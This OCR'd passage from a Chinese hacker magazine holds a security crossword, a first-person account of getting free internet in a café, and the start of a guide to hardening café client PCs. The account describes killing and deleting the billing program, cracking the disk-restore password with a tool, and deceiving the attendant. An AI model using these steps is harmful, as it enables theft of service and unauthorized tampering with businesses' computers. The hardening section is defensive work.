
“行啊！改天我一定请你，先说说是怎么解决的？”

“一言难尽！整个过程我已整理成文，一份寄到了《黑客手册》，一份寄到你邮箱，兄弟！请不请吃饭无所谓，关键是文章一定要看啊！”

【本文所涉及的Serv_U本地溢出程序、WinSock Exper抓包工具、ASPX后门Webadmin2X、海洋顶端asp、方舟修补代码.txt在光盘中均有收录】

编辑点评：本文中SERV_U又是一个突破口，真是“树大招风，漏洞可谓”啊！不过有很多网站的管理员都把SERV_U的返回信息做了修改，挂了个“微软FTP的头”卖“SERV_U的肉”，呵呵，还真能骗过很多人呢！

黑客填字游戏



（答案将在下期公布）

游戏规则：

1、词语分横向和竖向，横向词语的顺序是从左至右，纵向词语的顺序是从上至下。

2、许多词语的某个字母或汉字会和其他的词语共一个格子，所以当你觉的要写到下一个题目时不要犹豫，写下去，因为也许这个题目的最后一个字母是第二个题目的开头字母。

3、要根据题目所提示的去写，笔者已经充分考虑了难度，努力做到在你想了很久之后能找到的答案，如果实在想不出，也不要急着看答案。去GOOGLE一下印象更深。

4、答案分中文和英文两种，而英文占大部分，大部分都是你熟悉的英文的简写，不会太长，所以不要想太多。

5、遇到中文词语时，提示后面会有注释，请大家注意。

6、每个提示后都有难度提示，一颗★为常见词语，两颗★为较专业词语，三颗★为少见词语。好吧，现在就开始吧！

横向：

1、许多软件用来存储配置信息文件的后缀名。★
2、在命令行中，用来查看网络配置的命令。★
3、很古老但当时很著名的一种盗取QQ密码的软件的简称。★
4、超级好用的的汇编级分析调试器，作者：Oleg Yuschuk。★
5、一个由Sun公司开发和发布的操作系统，它是UNIX系统的一个重要分支。★★
7、游戏里我们一般把血值简称为什么？★
8、一种开发语言，比较容易上手。★★
9、动态主机配置协议的简称。★★
11、一个著名公司的名称，有它发起的网络认证考试每年有无数人参加。★
14、一个与缓冲区溢出有关的名词的英文。★★★
15、TCP协议中，确认响应工作的简称。★★★
16、微软用来解释一般脚本文件的程序名称。★★
17、一种非常常见的壳的名称★
18、网卡物理地址的简称。★
19、一个可以为win32应用程序提供访问网络底层的能力驱动程序的简称。★★
20、无线网络技术的简称。★★
21、由IETF正式定制的开放性IP安全标准，如果在路由器或防火墙上执行了它，它就会为周边的通信提供强有力的安全保障。★★
23、工商管理硕士的简称。★
24、一种网络协议和服务软件。通过使用它，你可以把所有传输的数据进行加密，可以有效的防范中间人攻击。★★
25、引导协议的简称，与题目10联系很大。★★★
26、IP包生存时间的简称。★★
27、一种非常流行的SQL INJECTION软件。★
28、网络管理协议的简称。★★

纵向：

5、服务控制管理器的简称。★★
6、一个包含了API函数等开发资料的工具包的简称。★★★
10、一种现在非常流行的网吧管理系统。★
12、微软公司推出的企业级的防火墙产品简称，功能强大。★★
13、是一种网络代理协议的简称。★★
14、sql injection中经常要用到的一个命令，特别是对于mysql而言。★★
22、由Netscape公司开发的一套Internet数据安全协议，当前版本为3.0。它已被广泛地用于Web浏览器与服务器之间的身份认证和加密数据传输。★★★

金秋十月，相信大家一定在十·一长假中玩得很愉快吧。再次投入学习生活的我还真有一点不习惯呢，上课的时候还在想网吧里一幕一幕的情景……

某日，灵鸠剑客和magic dog在网吧四处张望，准备破解网吧管理程序来免费上网。网吧的网管发觉了他们的行动，可是没有办法补好漏洞，于是请来了疯狗和yacou给自己的网吧配置得更安全一点，顺便学习一下如何反击网吧黑客。网管因为基础薄弱，没有看懂他们是如何操作的，就让他们把每一步过程写下来，以便日后学习。想知道他们是如何保护网吧和入侵网吧的吗？快来看看本期的泡泡吧，我都给大家准备好了！

实战网吧收费系统

实战网吧收费系统

magic dog 邓欢

良心发现的土著校长终于放我们假了，那个激动啊！中午扒完饭就直奔本县的“电子阅览室”，去干什么？当然是Surfing Internet啦。“电子阅览室”只是个头衔，里面不论是营业方式还是计算机系统、软件的种类都大致和外面的网吧差不多（唯一不同的是不让吸烟，郁闷……）。

上了一会儿，突发心志想试试能否突破计费软件的限制，以便免费上网。其实我很早就在这里上网，印象中管理员设置得并不怎么好，实现的可能性很大。简单介绍下这里的大致情况：Win2K + SP4操作系统，计费软件用的是“美萍”（至于什么版本就不清楚了，只记得当初admin在我面前吹嘘他的软件如何的好），单机版还原精灵。

上网时的限制：不能打开多于5个以上的窗口，隐藏了C盘，不能浏览大部分的文件夹里的内容，具体情况就是双击后没任何反应，但是有时可以打开一些系统文件夹，如C:\

Windows。先以为是机子有毛病，结果试了几台都是这样，但我还未听说过什么软件会有此类限制，无语……禁止使用注册表编辑器和任务管理器。说到这里难免会有一种做贼心虚的感觉。

我们先来整理一下思路：先KILL掉相关进程→修改启动项→删除主程序→修改还原精灵（转存资料）。

OK，说干就干。因为不能用任务管理器，我就在CMD下PK掉它，pk -l查看进程，通过名字和路径发现可疑进程“smenu.exe”，运行pk smenu.exe这样就Kill掉这个进程了，看看右下角的“美萍”系统托盘图标不见了（如图1、2），图1是正常时显示的图标，图2中图标已经不见。




图1　有美萍的图标



图2　美萍的图标已经没有了

老实说现在我还不敢肯定是不是免费上网，我在另一台计算机上用账号、密码登录，却显示相同用户不能重复登录，怎么回事？

做了几次实验后，个人理解为：当我们登录后，本机就会向服务器发送数据，服务器接收到后便开始计时，这便与本机没有联系了（我是指在计时上，主机还是可以控制我们的哦），当我们结帐下机时本机又发送请求到服务器，服务器停止计时。

现在我们可以使用注册表编辑器和任务管理器了，跑到注册表启动项里见到“smenu.exe”，我删。由于不知道“美萍”都通过了哪些方式启动，为保险起见进入C盘吧。虽然禁止了C盘但是在浏览器里输入“C:\”回车，却成功进入（各位说这个设置是不是垃圾得很？）！看到文件夹smenu，双击，发现可以进入哦，选中全部文件再删，突然跳出一个提示框说删除“shield.dll”时被系统拒绝，因为它正在运行中，再一看其他程序都被删除了，主程序都完了，删不删这个东东都无关紧要了。这里有朋友可能就要问了，为什么不禁止“shield.dll”的进程再删除，因为“shield.dll”是动态链接库文件，运行时是不会显示在进程列表里的。呵呵，这也是DLL木马（后门）的特点之一。

到这里计费这关是搞定了，重新启动计算机，但是有还原精灵守着呢，我记得以前瞟到过管理员输入的密码是“12345678”默认密码哦，于是怀着侥幸心理在DOS下按“HOME”键进入还原精灵，输入密码……不正确！郁闷，只有来硬的了，我先用以前百试不爽的“还原精灵21ST密码读取”程序来试。不行，程序探测不到还原精灵的密码输入窗口了，看来是升级版本的还原精灵。于是在网上找，N久还真找到了一个（其实我们也可以用WINHEX读内存的，前提是还原程序在内存里明文存放密码），该程序针对2000和XP的还原精灵网络版破解，但是我试了下单机的一样也行（如图3）。




图3　还原精灵密码破解工具

物理硬盘默认数为1，一般网吧里也是一个硬盘。使用方法和以前一样，打开还原精灵修改指令界面，然后点确定出现要求输入密码的对话框，这时点击“读取还原精灵密码”，真正的密码就会出现在上面的“密码”栏了，密码为：admini。

打开还原精灵输入试试（如图4），竟然成功了！别激动，重新启动系统，还原精灵开始更新数据，两分钟后进入系统，激动的时刻心都提到嗓子眼了，哟呵，没任何限制，只是弹了个警告框提示找不到“smenu.exe”等程序，当然咯，我删了嘛。




图4　检查管理者密码

但是现在我还是不敢肯定免费上网没，又在另外一台登录，郁闷还是显示相同用户不能同时登录，难道……我想了想决定再试下（以下利用社会工程学）。

Magicdog：哎呀，网管我死机了，关掉它在另一台计算机上登录，为什么显示相同用户不能同时登录呢？

网管：你没退出当然登录不起了。

Magicdog：哦，那不好意思啊，我死机了请你帮我停掉XXX（我的上网账号），谢谢了啊。

然后就看见网管一脸不耐烦极不情愿地在“美萍”里找到我的账号停止了。

这时我再打开先前我破解的那台计算机，漫长的等待之后终于进入系统，和先前一样，除了弹出个提示文件找不到的警告框什么都没有，说明我们的目的已经达到了。

既然目的达到，我也先闪了，“电子阅览室”很小，因做手脚而进化成“熊猫晶晶”的几率是很大的哦。好了就这样，Bye-Bye!

【本文中涉及到的工具pk.exe和还原精灵密码破解工具在光盘中有提供】

编辑说明： magic dog在这篇文章中给我们介绍了他是如何关闭，且删除利用DLL插入技术的“美萍”网吧管理程序，最后达到了免费上网的目的。文章中还利用了社会工程学让网管帮你停止计费，看来大家要好好学习社会工程学了！

网吧安全系列之“吧管必看”

在以前的手册中，我们请来精通网吧的朋友给大家介绍了一些破解技巧。可是这样一来，让吧管们很是头疼。所以就有吧管和我们讲，他们也想学习一下怎么保护自己的网吧，以便更好的为在自己网吧上网的客户服务。

从本期开始，泡泡吧栏目将陆续给吧管们介绍相关网吧维护技巧。另外，也欢迎大家能写出自己维护网吧的经验，给我们投稿，然后和大家一起交流。

强词注释：吧管——网吧管理员

网吧客户机安全配置

疯狗[B.C.T]

网吧安全系列之“吧管必看”

如今的网吧，在环境、配置还有速度上都比以前有了翻天覆地的变化，客户也越来越多。在网吧管理中，由于上网人群复杂，管理人员往往要采取一些措施来对用户使用权限进行限制，防止系统被破坏，恶意攻击，窃密等事情的发生。一般的网管人员首选网吧管理程序，防火墙杀毒软件等第三方程序来达到保证安全的目的，相关程序很多，笔者就不一一介绍了，但是这样做很占系统资源，对用户的游戏、聊天、看电影等娱乐活动造成很大影响。下面给大家介绍下配置客户机系统本身来满足安全底线并对系统进行优化，保证了客户机使用性能，相信在配上第三方程序的话，网吧总体效率就有了更大的提高！

一、网吧操作系统

这个是很重要的，系统作为第一步，也是安全的基本保障，我们当然要仔细选择。Windows 98？这个系统的稳定性我不想说什么了，光是安全就很让人头疼，大名鼎鼎的共享漏洞，\con\con 2次设备名称解析漏洞，icmp风暴蓝屏攻击……Windows 2000？这个已经被微软抛弃的操作系统，它的安全性以后怎么样谁也说不清，如果补丁没有打全，存在一些远程溢出的话，精心构造一个BAT就可以使整个网吧被黑客控制，何况2000对游戏的支持还不是很好，所以放弃吧。还剩下Windows XP与Windows 2003，我想不用我多说了吧，2003复杂的配置与资源利用都不是客户机所合适的，所以最好的网吧客户机操作系统就应该是Windows XP（没有网吧用Linux吧，汗~~~），自从XP SP2问世以来，以事实证明了它的安全效果，这是无可非议的，加上它的稳定，对娱乐项目的支持也很优秀，所以XP就成了网吧客户机首选。网吧服务器本人建议使用Windows 2003，虽说Linux做服务器很完美，但是你敢保证以你服务器为圆心，半径为5公里内没有有Linux高手吗？有的话，如果这个家伙那天心情不好发点脾气，那……你的损失就是以秒计算，而且你暂时还没法解决。

二、系统安全性与优化

首先我们不能给上网者用Administrator账号，给一个User就足够了。客户机的安装要对操作系统和游戏系统进行分离，对游戏文件和注册表文件分离，系统分区推荐NTFS来保证安全，游戏娱乐分区推荐FAT32保证性能。加强补丁更新，优化注册表，禁止使用注册表编辑器，对注册表访问权限进行严格控制，可以点击“开始→运行”并输入“regedt32”来运行注册表编辑器，然后点“编辑→权限”，给指定用户权限，不需要的停掉（如图1）。




图1 把User的权限去掉

禁止使用IE的Internet选项，用输入“C:\”、“D:\”来使用IE跳进本地硬盘，这种方法算是比较古老的了，我们只要在美萍安全卫士的“设置”窗口中，使用“管理”选项卡的“选项”选项卡，将“禁止IE从地址栏访问硬盘资源”复选框选中即可。

还有很多方法来跳系统盘，比如打开一个没有关联的文件，Windows会让我们选择打开方式（如图2）。




图2 打开一个没有关联的文件

点击浏览后就可以对本地限制的硬盘进行操作，注意图中我跳到了C盘（如图3）。

跳进系统盘后的危害不用多说了吧，还可以用WinRar的更改驱动器来跳，总之方法多多，所以还是给系统盘加访问与操作权限吧，发挥一下NTFS的优势。这里要




图3 跳到了C盘

详细说下，有的人直接吧C盘的权限锁死，这是万万不可的，因为很多常用程序的默认安装目录是在C:\Program Files（如果你的程序都安装在别的磁盘，就可以跳过这里了，改变程序默认安装目录也是很重要的），整个C盘的权限被锁死的话，这些程序也就无法正常运行了，所以我们只对敏感目录进行限制，比如C:\Windows这个目录，我们可以把User的权限全部去掉（如图4）。

